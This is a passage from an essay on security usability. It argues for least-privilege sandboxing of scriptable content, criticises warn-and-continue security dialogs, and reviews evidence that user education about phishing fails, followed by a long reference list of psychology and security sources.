Since many of these embedded Turing machines don't look anything like programming languages, it's very difficult to disable or even detect their use. A better alternative to trying to screen them would be to only allow them to be run in a special least-privileges context from which they couldn't cause any damage, or a variety of other basic security measures dating back to the 1960s and 70s. For example most operating systems provide a means of dropping privileges, allowing the attachment to be viewed in a context in which it's incapable of causing any damage. A large amount of work exists in this area, with approaches that range from straightforward application wrappers through to system-call filtering, in-kernel access interception and monitoring, and specialised operating system designs in which each application (or data object) is treated as its own sub-user with its own privileges and permissions [246].

Unfortunately current practice seems to be moving in exactly the opposite direction, a recent example being Windows Vista's Sidebar, whose only possibly security setting for scripts is "full access" (other settings are theoretically possible but not supported), and which serves arbitrary third-party scripts/gadgets from a Microsoft official web site, a sure recipe for disaster once Vista becomes widespread enough for malware authors to specifically target it.




Figure 24: A typical security dialog translated into plain language

Another reason why user education doesn't work is that it's often used as a catch-all for problems that are too hard for the security application developer to solve: "If a problem is too complicated to solve easily, we'll make it a user education issue, and then it's someone else's problem". Any dialog that asks a question phrased something like "There may or may not be something dangerous ahead, do you want to continue?" is an example of an instance where the application developer has simply given up (see Figure 24). Interaction designer Alan Cooper calls this "uninformed consent"—all the power of the application's security mechanisms is now being controlled by a single user judgement call [223]. By offloading this responsibility, the user will still fall head-first down the mine-shaft, but now it's their fault and not the developer's.

HCI researchers label this use of dialogs warn-and-continue (WC), acknowledging the fact that the majority of users will dismiss the dialog and continue anyway. The user's handling of such confirmation dialogs has been characterised as "Yes, yes, yes, yes, oh dear" [247]. While dropping security decisions into a WC may satisfy the application developer, it does little to protect the user. This "not-my-problem" approach to handling responsibility for security decisions was illustrated in one study into the effectiveness of browser security which found that "users expect the browser to make such trust decisions correctly; however browser vendors do not accept this responsibility, and expect users to make the ultimate trust decision" [47]. As a result, no-one took responsibility for (in this case) trusting keys and certificates, since both sides assumed that it was the other side's problem and that they therefore didn't have to concern themselves with it. Psychology professor James Reason, whose specialty is the breakdown of complex technological systems, calls such design flaws latent pathogens, problems that aren't discovered until the user has fallen victim to them [248].

Another motivation for the proliferation of warning dialogs has been suggested by a Mozilla developer, who reports them as being "a chronicle of indecision within the walls of Netscape. Every option, confirmation window, and question to the user marks another case where two internal camps couldn't agree on the most secure way to proceed and instead deferred to the user's decision" [249]. Although developers are usually quite capable of shooting users in the foot without outside assistance, this degree of bureaucratic indecision can't have helped.

Firefox developers discovered via feedback from users that the users actually saw through this deception, recognising the warning dialogs as "intentionally obfuscated warnings that companies can point to later and say 'Look, we warned you!'" [249]. Since the intent of security mechanisms is to gain the user's trust, exposing them to what are obviously weasel-words designed to pin them blame on them seems rather counterproductive. As Microsoft usability researcher Chris Nodder admits, "security dialogs present dilemmas, not decisions" [250].

Attacks against the user interface are getting better and better as attackers gain more experience in this area. As these attacks evolve, they're tested in the world's largest usability testing lab (the real world), with ones that succeed being developed further and ones that fail being dropped (compare this to general-purpose software, where buggy and hard-to-use software often persists for years because the same evolutionary pressures don't exist). Usability researchers have actually found that their work makes them much better at attacking users, because by studying security usability they're able to easily defeat the (often totally inadequate) security user interface in applications. Just as spammers have employed professional linguists to help them to get around spam filters and phishers have employed psychology graduates to help them scam victims, so it's only a matter of time before attackers use user interface research against poorly-designed security applications. As one study into the effectiveness of phishing puts it, "None of these [papers proposing security mechanisms] consider that these indicators of trust may be spoofed and that the very guidelines that are developed for legitimate organisations can also be adopted by phishers" [98]. Don't assume that some sort of user education can make a complex user interface provide security — it'll only work until the bad guys use its complexity against it, or a new crop of non-educated (for that particular interface) users appears.

Only a small number of real-world evaluations of the effectiveness of user education have been performed to date, and the outcomes have been discouraging. In one evaluation of the effectiveness of trying to educate users about phishing, researchers discovered that the education attempts made no difference in users' ability to detect phishing email. What it did do was scare them into rejecting more phishing emails, but also rejecting proportionately more non-phishing emails (the same thing happened in the false-web-site detection tests discussed earlier). The ratio of rejected phishing emails to non-phishing emails was identical before and after the "education", the only thing that had changed was users' fear-based rejection threshold for any email at all [251]. While fear-based marketing has long been a staple of the security industry (see the discussion of people's fears of losing something in the next section for why this is so effective), this may be the first experiment that reveals that in some cases fear is the sole effect of trying to inform people of security issues.

These results are quickly explained by psychological research into the effectiveness of fear-based appeals. These types of appeals have been studied extensively in the two fields of medicine (where the work is mostly theoretical) and marketing (where it's applied practically with great enthusiasm). The two main requirements for an effective fear-based appeal are that the target must be convinced that this is a serious problem that affects them, and that they can avoid it by taking some specific action [252][253][254][255]. While it's not hard to convince someone that spam, viruses, phishing, and assorted other Internet bogeymen are a very real threat, the best palliative measure that most users are aware of is the extremely vague "Run some anti-virus software" (not even up-to-date antivirus software, something that came free with their Dell PC five years ago and that expired four years ago is fine). So while the fear-based appeal is half effective because it grabs the user's attention, the lack of any obvious ways to deal with the fear means that it manifests itself mostly through maladaptive behaviour and inappropriate responses.

Other education attempts have fared even worse. In the EV certificate evaluation discussed earlier, users actually performed worse after they'd been "educated" because they were inadvertently being trained to rely on the wrong security indicators, and as other earlier discussions have pointed out, US banks have a proud tradition of mis-educating users into insecure behaviour. Outside the direct security context, widely-used applications like Facebook are also busy training users to do the wrong thing security-wise [256]. Against this level of competition, security education has little chance.

A more succinct summary of the fallacy of user education as a solution to the problem has been offered by anti-virus researcher Vesselin Bontchev: "If user education was going to work, it would have worked by now" [257].

References

- [1] "Adaptive Thinking: Rationality in the Real World", Gerd Gigerenzer, Oxford University Press, 2000.
- [2] "The Psychology of Decision Making (second edition)", Lee Roy Beach and Terry Connolly, Sage Publications, 2005.
- [3] "Decision making in complex systems", Baruch Fischhoff, *Proceedings of the NATO Advanced Study Institute on Intelligent Decision Support on Intelligent Decision Support in Process Environments*, Springer-Verlag, 1986, p.61.
- [4] "Theory of Games and Economic Behaviour", John von Neumann and Oskar Morgenstern, Princeton University Press, 1944.
- [5] "Emotion and Reason: The Cognitive Neuroscience of Decision Making", Alain Berthoz, Oxford University Press, 2006.
- [6] "Models of Man : Social and Rational", Herbert Simon, John Wiley and Sons, 1957.
- [7] "Reason in Human Affairs", Herbert Simon, Stanford University Press, 1983.
- [8] "Decision Analysis and Behavioural Research", Detlof von Winterfeldt and Ward Edwards, Cambridge University Press, 1986.

- [9] "Judgement in Managerial Decision Making (4th ed)", Max Bazerman, Wiley and Sons, 1997.
- [10] "The Fiction of Optimisation", Gary Klein, in "Bounded Rationality: The Adaptive Toolbox", MIT Press, 2001, p.103.
- [11] "Human Memory: An Adaptive Perspective", John Anderson and Robert Milson, *Psychological Review*, **Vol.96, No.4** (October 1989), p.703.
- [12] "Bounded Rationality in Macroeconomics", Thomas Sargent, Oxford University Press, 1993.
- [13] "Rethinking Rationality", Gerd Gigerenzer and Reinhard Selten, in "Bounded Rationality: The Adaptive Toolbox", MIT Press, 2001, p.1.
- [14] "Fault Trees: Sensitivity of Estimated Failure Probabilities to Problem Representation", Baruch Fischhoff, Paul Slovic, and Sarah Lichtenstein, *Journal of Experimental Psychology: Human Perception and Performance*, **Vol.4, No.2** (May 1978), p.330.
- [15] "Recognition-primed decisions", Gary Klein, in "Advances in Man-Machine Systems Research 5", JAI Press, 1989, p.47.
- [16] "A recognition-primed decision (RPD) model of rapid decision making", Gary Klein, in "Decision making in action: Models and Methods", Ablex Publishing, 1993, p.138.
- [17] "Irrationality: The Enemy Within", Stuart Sutherland, Penguin Books, 1992.
- [18] "Sources of Power: How People Make Decisions", Gary Klein, MIT Press, 1998.
- [19] "Die Logik des Mißlingens. Strategisches Denken in komplexen Situationen", Dietrich Dörner, rowohlt Verlag, 2003.
- [20] "When Do People Use Simple Heuristics and How Can We Tell?", Jörg Rieskamp and Ulrich Hoffrage, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999.
- [21] "Is There Evidence for an Adaptive Toolbox", Abdolkarim Sadrieh, Werner Güth, Peter Hammerstein, Stevan Harnard, Ulrich Hoffrage, Bettina Kuon, Bertrand Munier, Peter Todd, Massimo Warglien, and Martin Weber, in "Bounded Rationality: The Adaptive Toolbox", MIT Press, 2001, p.83.
- [22] "The Complete Problem Solver (2nd ed)", John Hayes, Lawrence Erlbaum, 1989.
- [23] "The Ideal Problem Solver: A Guide to Improving Thinking, Learning, and Creativity (2nd ed)", John Bransford and Barry Stein, Worth Publishers, 1993.
- [24] "Choice Under Conflict: The Dynamics of Deferred Decision", Amos Tversky and Eldar Shafir, *Psychological Science*, **Vol.3, No.6** (1992), p.358.
- [25] "Contingent Weighting in Judgment and Choice", Amos Tversky, Shmuel Sattath, and Paul Slovic, in "Choices, Values, and Frames", Cambridge University Press, 2000, p.503.
- [26] "The disjunction effect in choice under uncertainty", Amos Tversky and Eldar Shafir, *Psychological Science*, **Vol.3, No.5** (September 1992), p.261.
- [27] "Consumer Preference for a No-Choice Option", Ravi Dhar, *Journal of Consumer Research*, **Vol.24, No.2** (September 1997), p.215.
- [28] "Elastic Justification: How Unjustifiable Factors Influence Judgments", Christopher Hsee, *Organizational Behavior and Human Decision Processes*, **Vol.66, No.1** (1996), p.122.
- [29] "Elastic Justification: How Tempting but Task-Irrelevant Factors Influence Decisions", Christopher Hsee, *Organizational Behavior and Human Decision Processes*, **Vol.62, No.3** (1995), p.330.
- [30] "Insights about Insightful Problem Solving", Janet Davidson, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.149.
- [31] "Characteristics of Skilled Option Generation in Chess", Gary Klein, S. Wolf, Laura Militello, and Carolyn Zsombok, *Organizational Behavior and Human Decision Processes*, **Vol.62, No.1** (April 1995), p.63.
- [32] "Metacognitive Aspects of Reading Comprehension: Studying Understanding in Legal Case Analysis", Mary Lundeberg, *Reading Research Quarterly*, **Vol.22, No.4** (Autumn 1987), p.407.
- [33] "Problem Solving", Alan Lesgold, "The Psychology of Human Thought", Cambridge University Press, 1988, p.188.

- [34] "Problem finding and teacher experience", Michael Moore, *Journal of Creative Behavior*, **Vol.24, No.1** (1990), p.39.
- [35] "Motivating Self-Regulated Problem Solvers", Barry Zimmerman and Magda Campillo, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.233.
- [36] "The psychology of experts: An alternative view", James Shanteau, in "Expertise and Decision Support", Plenum Press, 1992, p.11.
- [37] "Environmental load and the allocation of attention", Sheldon Cohen, *Advances in Environmental Psychology: Vol I — The Urban Environment*: John Wiley & Sons, 1978, p.1.
- [38] "Decision making under stress: scanning of alternatives under controllable and uncontrollable threats", Giora Keinan, *Journal of Personality and Social Psychology*, **Vol.52, No.3** (March 1987), p.639.
- [39] "'Information Load' and Consumers", Debra Scammon, *Journal of Consumer Research: An Interdisciplinary Quarterly*, Vol.4, Issue 3, 1977, p.148.
- [40] "On Leaping to Conclusions When Feeling Tired: Mental Fatigue Effects on Impression Primacy", Donna Webster, Linda Richter, and Arie Kruglanski, *Journal of Experimental Social Psychology*, **Vol.32, No.2** (March 1996), p.181.
- [41] "The Unsafe Sky", William Norris, Norton, 1982.
- [42] "How we Reason", Philip Johnson-Laird, Oxford University Press, 2006.
- [43] "Some experiments on the recognition of speech with one and two ears", E.C.Cherry, *Journal of the Acoustic Society of America*, **Vol.25, No.5** (May 1953), p.975.
- [44] "Some Philosophical Problems from the Standpoint of Artificial Intelligence", John McCarthy and Patrick Hayes, in "Machine Intelligence 4", Edinburgh University Press, 1969, p.463.
- [45] "Recognizing, Defining, and Representing Problems", Jean Pretz, Adam Naples, and Robert Sternberg, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.3.
- [46] "Why we Believe what we Believe", Andrew Newberg and Mark Waldman, Free Press, 2006.
- [47] "Security and Identification Indicators for Browsers against Spoofing and Phishing Attacks", Amir Herzberg and Ahmad Jbara, *Cryptology ePrint Archive*, <http://eprint.iacr.org/2004/>, 2004.
- [48] "Heuristics and Reasoning: Making Deduction Simple", Maxwell Roberts, in "The Nature of Reasoning", Cambridge University Press, 2004, p.234.
- [49] "Beyond intuition and instinct blindness: toward an evolutionarily rigorous cognitive science", Leda Cosmides and John Tooby, *Cognition*, **Vol.50, No.1-3** (April-June 1994), p.41.
- [50] "The Adapted Mind: Evolutionary Psychology and the Generation of Culture", Jerome Barkow, Leda Cosmides, and John Tooby (eds), Oxford University Press, 1995.
- [51] "Evolutionary Psychology: The New Science of the Mind", David Buss, Allyn and Bacon, 1998.
- [52] "Human Evolutionary Psychology", Louise Barrett, Robin Dunbar, and John Lycett, Princeton University Press, 2002.
- [53] "The Evolution of Reasoning", Denise Dellarosa Cummins, in "The Nature of Reasoning", Cambridge University Press, 2004, p.273.
- [54] "Oxford Handbook of Evolutionary Psychology", Robin Dunbar and Louise Barrett (eds), Oxford University Press, 2007.
- [55] "Human Error: Cause, Prediction, and Reduction", John Senders and Neville Moray, Lawrence Baum Associates, 1991.
- [56] "Are humans good intuitive statisticians after all? Rethinking some conclusions from the literature on judgment under uncertainty", Leda Cosmides and John Tooby, *Cognition*, **Vol.58, No.1** (January 1996), p.1.
- [57] "The Adaptive Decision Maker", John Payne, James Bettman, and Eric Johnson, Cambridge University Press, 1993.
- [58] "Betting on One Good Reason: The Take The Best Heuristic", Gerd Gigerenzer and Daniel Goldstein, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.75.

- [59] "How Good are Simple Heuristics", Jean Czerlinski, Gerd Gigerenzer, and Daniel Goldberg, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.97.
- [60] "The Recognition Heuristic: How Ignorance Makes us Smart", Daniel Goldstein and Gerd Gigerenzer, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.37.
- [61] "Accuracy and frugality in a tour of environments", Jean Czerlinski, Gerd Gigerenzer, and Daniel Goldstein, in "Simple Heuristics That Make Us Smart", Gerd Gigerenzer, Peter Todd, and ABC Research Group (eds), Oxford University Press, p.59.
- [62] "Cognitive Heuristics: Reasoning the Fast and Frugal Way", Barnaby Marsh, Peter Todd, and Gerd Gigerenzer, in "The Nature of Reasoning", Cambridge University Press, 2004, p.273.
- [63] "Bayesian Benchmarks for Fast and Frugal Heuristics", Laura Martignon and Kathryn Laskey, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.169.
- [64] "Strategies in sentential reasoning" Jean Baptiste Van der Henst, Yingrui Yang, and Philip Johnson-Laird, *Cognitive Science*, **Vol.26, No.4** (July-August 2002), p.425.
- [65] "Controlled and Automatic Human Information Processing: 1. Detection, Search, and Attention", Walter Schneider and Richard Shiffrin, *Psychological Review*, **Vol.84, No.1** (January 1977), p.1.
- [66] "Controlled & automatic processing: behavior, theory, and biological mechanisms", Walter Schneider and Jason Chein, *Cognitive Science*, **Vol.27, No.3** (May/June 2003), p.525.
- [67] "Attention to Action: Willed and automatic control of behaviour", Donald Norman and Tim Shallice, in "Consciousness and Self-Regulation: Advances in Research and Theory", Plenum Press, 1986, p.1.
- [68] "A Connectionist/Control Architecture for Working Memory", Mark Detweiler and Walter Schneider, in "The Psychology of Learning and Motivation: Advances in Research and Theory", **Vol.21**, Academic Press, 1987, p.54.
- [69] "On the Control of Automatic Processes: A Parallel Distributed Processing Account of the Stroop Effect", Jonathan Cohen, Kevin Dunbar, and James McClelland, *Psychological Review*, **Vol.97, No.3** (July 1990), p.332.
- [70] "Human Error", James Reason, Cambridge University Press, 1990.
- [71] "Hare Brain, Tortoise Mind: How Intelligence Increases When You Think Less", Guy Claxton, Fourth Estate, 1997.
- [72] "Listening to one of two synchronous messages", Donald Broadbent, *Journal of Experimental Psychology*, **Vol.44, No.1** (July 1952), p.51.
- [73] "Perception and Communication", Donald Broadbent, Pergamon Press, 1958.
- [74] "Dual-task Interference and Elementary Mental Mechanisms", Harold Pashler, in "Attention and Performance XIV: Synergies in Experimental Psychology, Artificial Intelligence, and Cognitive Neuroscience", MIT Press, 1993, p.245.
- [75] "The Psychology of Attention (2nd ed)", Elizabeth Styles, Psychology Press, 2006.
- [76] "Human memory: A proposed system and its control processes", Richard Atkinson and Richard Shiffrin, in "The Psychology of learning and motivation: Advances in research and theory (vol. 2)", Academic Press, 1968, p.89.
- [77] "On Human Memory: Evolution, Progress, and Reflections on the 30th Anniversary of the Atkinson-Shiffrin Model", Chizuko Izawa (ed), Lawrence Erlbaum Associates, 1999.
- [78] "When Paying Attention Becomes Counterproductive: Impact of Divided Versus Skill-Focused Attention on Novice and Experienced Performance of Sensorimotor Skills", Sian Beilock, Thomas Carr, Clare MacMahon, and Janet Starkes, *Journal of Experimental Psychology: Applied*, **Vol.8, No.1** (March 2002), p.6.
- [79] "Distinguishing Unconscious from Conscious Emotional Processes: Methodological Considerations and Theoretical Implications", Arne Öhman, in "Handbook of Cognition and Emotion", John Wiley and Sons, 1999, p.321.

- [80] "More than 450 Phishing Attacks Used SSL in 2005", Rich Miller, 28 December 2005, http://news.netcraft.com/archives/2005/12/28/-more_than_450_phishing_attacks_used_ssl_in_2005.html.
- [81] "Cardholders targetted by Phishing attack using visa-secure.com", Paul Mutton, 8 October 2005, http://news.netcraft.com/archives/2004/10/08/-cardholders_targetted_by_phishing_attack_using_visasecurecom.html.
- [82] "BrainLog, August 21, 2003", Dan Sanderson, http://www.dansanderson.com/blog/archives/2003/08/-clarification_t.php
- [83] "Judgement under uncertainty: Heuristics and biases", Amos Tversky and Daniel Kahneman, *Science*, **Vol.185, Issue 4157** (27 September 1974), p.1124.
- [84] "Judgment under Uncertainty: Heuristics and Biases", Daniel Kahneman, Paul Slovic, and Amos Tversky, Cambridge University Press, 1982.
- [85] "Critical Thinking Skills in Tactical Decision Making: A Model and A Training Strategy", Marvin Cohen, Jared Freeman, and Bryan Thompson, in "Making Decisions Under Stress: Implications for Individual and Team Training", American Psychological Association (APA), 1998, p.155.
- [86] "The new organon and related writings", Francis Bacon, Liberal Arts Press, 1960 (originally published in 1620).
- [87] "On the failure to eliminate hypotheses in a conceptual task", Peter Wason, *Quarterly Journal of Experimental Psychology*, **Vol.12, No.4** (1960) p.129.
- [88] "Cognitive Ability and Variation in Selection Task Performance", Keith Stanovich and Richard West, *Thinking & Reasoning*, **Vol.4, No.3** (1 July 1998), p.193.
- [89] "The Fundamental Computational Biases of Human Cognition: Heuristics That (Sometimes) Impair Decision Making and Problem Solving", Keith Stanovich, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.291.
- [90] "Thinking and Reasoning", Philip Johnson-Laird and Peter Wason, Penguin, 1968.
- [91] "Confirmation Bias: A Ubiquitous Phenomenon in Many Guises", Raymond Nickerson, *Review of General Psychology*, **Vol.2, Issue 2** (June 1998), p.175.
- [92] "The Cambridge Handbook of Thinking and Reasoning", Keith Holyoak and Robert Morrison (eds), Cambridge University Press, 2005.
- [93] "Recent Research on Selective Exposure to Information", Dieter Frey, *Advances in Experimental Social Psychology*, **Vol.19**, 1986, Academic Press, p.41.
- [94] "Selection of Information after Receiving more or Less Reliable Self-Threatening Information", Dieter Frey and Dagmar Stahlberg, *Personality and Social Psychology Bulletin*, **Vol.12, No.4** (December 1986), p.434.
- [95] "Biased Assimilation and Attitude Polarization: The effects of Prior Theories on Subsequently Considered Evidence", Charles Lord, Lee Ross, and Mark Lepper, *Journal of Personality and Social Psychology*, **Vol.37, No.11** (November 1979), p.2098.
- [96] "The Influence of Prior Beliefs on Scientific Judgments of Evidence Quality" Jonathan Koehler, *Organizational Behavior and Human Decision Processes*, **Vol.56, Issue 1** (October 1993), p.28.
- [97] "Psychological Defense: Contemporary Theory and Research", D.Paulhus, B.Fridhandler, and S.Hayes, *Handbook of Personality Psychology*, Academic Press, p.543-579.
- [98] "Why Phishing Works", Rachna Dhamija, J.D.Tygar, and Marti Hearst, *Proceedings of the Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.581.
- [99] "On the Conflict Between Logic and Belief in Syllogistic Reasoning", J.Evans, J.Barston, and P.Pollard, *Memory and Cognition*, **Vol.11, No.3** (May 1983), p.295.
- [100] "The Bias Blind Spot: Perceptions of Bias in Self Versus Others", Emily Pronin, Daniel Lin, and Lee Ross, *Personality and Social Psychology Bulletin*, **Vol.28, No.3** (March 2002), p.369.

- [101] "Peering into the bias blindspot: People's Assessments of Bias in Themselves and Others", Joyce Ehrlinger, Thomas Gilovich, and Lee Ross, *Personality and Social Psychology Bulletin*, **Vol.31, No.5** (May 2005), p.680.
- [102] "Psychology of Intelligence Analysis", Richards Heuer, Jr, Center for the Study of Intelligence, Central Intelligence Agency, 1999.
- [103] "Legacy of Ashes: The History of the CIA", Tim Weiner, Doubleday, 2007.
- [104] "Does Personality Matter? An Analysis of Code-Review Ability", Alessandra Devito da Cunha and David Greathead, *Communications of the ACM*, **Vol.50, No.5** (May 2007), p.109.
- [105] "Defender Personality Traits", Tara Whalen and Carrie Gates, Dalhousie University Technical Report CS-2006-01, 10 January 2006.
- [106] "A Guide to the Development and Use of the Myers-Briggs Type Indicator", Isabel Briggs Myers and Mary McCaulley, Consulting Psychologists Press, 1985.
- [107] "Essentials of Myers-Briggs Type Indicator Assessment", Naomi Quenk, Wiley 1999.
- [108] "Psychology (7th ed)", David Myers, Worth Publishers, 2004.
- [109] "Adaptive Thinking: Rationality in the Real World", Gerd Gigerenzer, Oxford University Press, 2000.
- [110] "Immediate Deduction between Quantified Sentences", Guy Politzer, in "Lines of thinking: Reflections on the psychology of thought", John Wiley & Sons, 1990, p.85.
- [111] "On the interpretation of syllogisms", Ian Begg and Grant Harris, *Journal of Verbal Learning and Verbal Behaviour*, **Vol.21, No.5** (October 1982), p.595.
- [112] "Interpretational Errors in Syllogistic Reasoning", Stephen Newstead, *Journal of Memory and Language*, **Vol.28, No.1** (February 1989), p.78.
- [113] "Are conjunction rule violations the result of conversational rule violations?", Guy Politzer and Ira Noveck, *Journal of Psycholinguistic Research*, **Vol.20, No.2** (March 1991), p.83.
- [114] "Task Understanding", Vittorio Girotto, in "The Nature of Reasoning", Cambridge University Press, 2004, p.103.
- [115] "Influence: Science and Practice", Robert Cialdini, Allyn and Bacon, 2001.
- [116] "Perseverance in self perception and social perception: Biased attributional processes in the debriefing paradigm", Lee Ross, Mark Lepper, and Michael Hubbard, *Journal of Personality and Social Psychology*, **Vol.32, No.5** (November 1975), p.880.
- [117] "Human Inferences: Strategies and Shortcomings of Social Judgment", Richard Nisbett and Lee Ross, Prentice-Hall, 1980.
- [118] "Graphology - a total write-off", Barry Beyerstein, in "Tall Tales about the Mind and Brain: Separating Fact from Fiction", p.265.
- [119] "The Fallacy of Personal Validation: A classroom Demonstration of Gullibility", Bertram Forer, *Journal of Abnormal Psychology*, **Vol.44** (1949), p.118.
- [120] "The 'Barnum Effect' in Personality Assessment: A Review of the Literature", D.Dickson, and I.Kelly, *Psychological Reports*, **Vol.57, No.2** (October 1985), p.367.
- [121] "Talking with the dead, communicating with the future and other myths created by cold reading", Ray Hyman, in "Tall Tales about the Mind and Brain: Separating Fact from Fiction", p.218.
- [122] "Three Men in a Boat", Jerome K. Jerome, 1889.
- [123] "Human Error", James Reason, Cambridge University Press, 1990.
- [124] "Pretty good persuasion: : a first step towards effective password security in the real world", Dirk Weirich and Angela Sasse, *Proceedings of the 2001 New Security Paradigms Workshop (NSPW'01)*, September 2001, p.137.
- [125] "The default answer to every dialog box is 'Cancel'", Raymond Chen, <http://blogs.msdn.com/oldnewthing/archive/2003/09/01/54734.aspx>, 1 September 2003.
- [126] "XP Automatic Update Nagging", Jeff Atwood, 13 May 2005, <http://www.codinghorror.com/blog/archives/000294.html>.
- [127] "Irrationality: The Enemy Within", Stuart Sutherland, Penguin Books, 1992.

- [128] "Norton must die!", 'GFree', <http://ask.slashdot.org/comments.pl?sid=205872&cid=16791238>, 10 November 2006.
- [129] "Why can't I disable the Cancel button in a wizard?", Raymond Chen, <http://blogs.msdn.com/oldnewthing/archive/2006/02/24/538655.aspx>, 24 February 2006.
- [130] "The Belief Engine", James Alcock, *The Skeptical Enquirer*, **Vol.19, No.3** (May/June 1995), p.255.
- [131] "Why we Lie", David Livingstone Smith, St.Martin's Press, 2004.
- [132] "Irrationality: Why We Don't Think Straight!", Stuart Sutherland, Rutgers University Press, 1994.
- [133] "Human Inference: Strategies and shortcomings of social judgement", Richard Nisbett and Lee Ross, Prentice-Hall, 1985.
- [134] "Mental Models and Reasoning", Philip Johnson-Laird, in "The Nature of Reasoning", Cambridge University Press, 2004, p.169.
- [135] "The Hot Hand in Basketball: On the Misperception of Random Sequences", Thomas Gilovich, Robert Allone, and Amos Tversky, *Cognitive Psychology*, **Vol.17, No.3** (July 1985), p.295.
- [136] "The Cold Facts about the 'Hot Hand' in Basketball", Amos Tversky and Thomas Gilovich, in "Cognitive Psychology: Key Readings", Psychology Press, 2004, p.643.
- [137] "How we Know what Isn't So", Thomas Gilovich, The Free Press, 1991.
- [138] "Interactional Biases in Human Thinking", Stephen Levinson, in "Social Intelligence and Interaction: Expressions and Implications of the Social Bias in Human Intelligence", Cambridge University Press, 1995, p.221.
- [139] "The perception of randomness", Ruma Falk, *Proceedings of the Fifth Conference of the International Group for the Psychology of Mathematics Education (PME5)*, 1981, p.64.
- [140] "The social function of intellect", Nicholas Humphrey, in "Growing Points in Ethology", Cambridge University Press, 1976, p.303.
- [141] "Shared Mental Models: Ideologies and Institutions", Arthur Denzau and Douglass North, *Kyklos*, **Vol.47, No.1** (1994), p.3.
- [142] "Uncertainty, humility, and adaptation in the tropical forest: the agricultural augury of the Kantu", Michael Dove, *Ethnology*, **Vol.32, No.2** (Spring 1993), p.145.
- [143] "Do Security Toolbars Actually Prevent Phishing Attacks", Min Wu, Robert Miller, and Simson Garfinkel, *Proceedings of the SIGCHI conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.601.
- [144] "The Social Brain: Discovering the Networks of the Mind", Michael Gazzaniga, Basic Books, 1987.
- [145] "A new look at the human split brain", Justine Sergent, *Brain: A Journal of Neurology*, October 1987, p.1375.
- [146] "Nature's Mind: The Biological Roots of Thinking, Emotions, Sexuality, Language, and Intelligence", Michael Gazzaniga, Basic Books, 1994.
- [147] "Genesis of popular but erroneous psychodiagnostic observations", Loren Chapman and Jean Chapman, *Journal of Abnormal Psychology*, **Vol.72, No.3** (June 1967), p.193.
- [148] "Phantoms in the Brain: Probing the Mysteries of the Human Mind", V.S.Ramachandran and Sandra Blakeslee, Harper Perennial, 1999.
- [149] "Visual memory for natural scenes: Evidence from change detection and visual search", Andrew Hollingworth, *Visual Cognition*, **Vol.14, No.4-8** (August-December 2006), p.781.
- [150] "Perceptual Restoration of Missing Speech Sounds", Richard Warren, *Science*, **Volume 167, Issue 3917** (23 January 1970), p.392.
- [151] "Auditory Perception: A New Analysis and Synthesis (2nd ed)", Richard Warren, Cambridge University Press, 1999.
- [152] "Phonemic restoration: The brain creates missing speech sounds", Makio Kashino, *Acoustic Science and Technology (Journal of the Acoustical Society of Japan)*, **Vol.27, No.6** (2006), p.318.

- [153] "Speech perception without traditional speech cues", Robert Remez, Philip Rubin, David Pisoni, Thomas Carrell, *Science*, **Vol.212, No.4497** (22 May 1981), p.947.
- [154] "Phantom Words and other Curiosities", Diana Deutsch, <http://www.philomel.com/>.
- [155] "Self-Deception and Emotional Coherence", Baljinder Sahdra and Paul Thagard, in "Hot Thought: Mechanisms and Applications of Emotional Cognition", MIT Press, p.219.
- [156] "Judgment of contingency in depressed and nondepressed students: sadder but wiser?", Lyn Abramson and Lauren Alloy, *Journal of Experimental Psychology (General)*, **Vol.108, No.4** (December 1979), p.441.
- [157] "Depression and pessimism for the future: biased use of statistically relevant information in predictions for self versus others", Anthony Ahrens and Lauren Alloy, *Journal of Personality and Social Psychology*, **Vol.52, No.2** (February 1987), p.366.
- [158] "The sad truth about depressive realism", Lorraine Allan, Shepard Siegel, and Samuel Hannah, *Quarterly Journal of Experimental Psychology*, **Vol.60, No.3** (March 2007), p.482.
- [159] "Illusion and Well-Being: A Social Psychological Perspective on Mental Health", Shelley Taylor and Jonathon Brown, *Psychological Bulletin*, **Vol.103, No.2** (March 1988), p.193.
- [160] "Cognitive Processes in Depression", Lauren Alloy, Guilford Press, 1988.
- [161] "The Role of Positive Affect in Syllogism Performance", Jeffrey Melton, *Personality and Social Psychology Bulletin*, **Vol.21, No.8** (August 1995), p.788.
- [162] "The Influence of Mood State on Judgment and Action: Effects on Persuasion, Categorization, Social Justice, Person Perception, and Judgmental Accuracy", Robert Sinclair and Melvin Mark, in "The Construction of Social Judgments", Lawrence Erlbaum Associates, 1992, p.165.
- [163] "Handbook of Cognition and Emotion", Tim Dalgleish and Michael Power (eds), John Wiley and Sons, 1999.
- [164] "An Influence of Positive Affect on Decision Making in Complex Situations: Theoretical Issues With Practical Implications", Alice Isen, *Journal of Consumer Psychology*, **Vol.11, No.2** (2001), p.75.
- [165] "The Effects of Mood on Individuals' Use of Structured Decision Protocols", Kimberly Elsbach and Pamela Barr, *Organization Science*, **Vol.10, No.2** (February 1999) p.181.
- [166] "A neuropsychological theory of positive affect and its influence on cognition", F. Gregory Ashby, Alice Isen, and And U.Turken, *Psychological Review*, **Vol.106, No.3** (July 1999), p.529.
- [167] "Emotional context modulates subsequent memory effect", Susanne Erk, Markus Kiefer, J.o Grothea, Arthur Wunderlich, Manfred Spitzer and Henrik Walter, *NeuroImage*, **Vol.18, No.2** (February 2003), p.439.
- [168] "Some Ways in Which Positive Affect Facilitates Decision Making and Judgment", Alice Isen and Aparna Labroo, in "Emerging Perspectives on Judgment and Decision Research", Cambridge University Press, 2003, p.365.
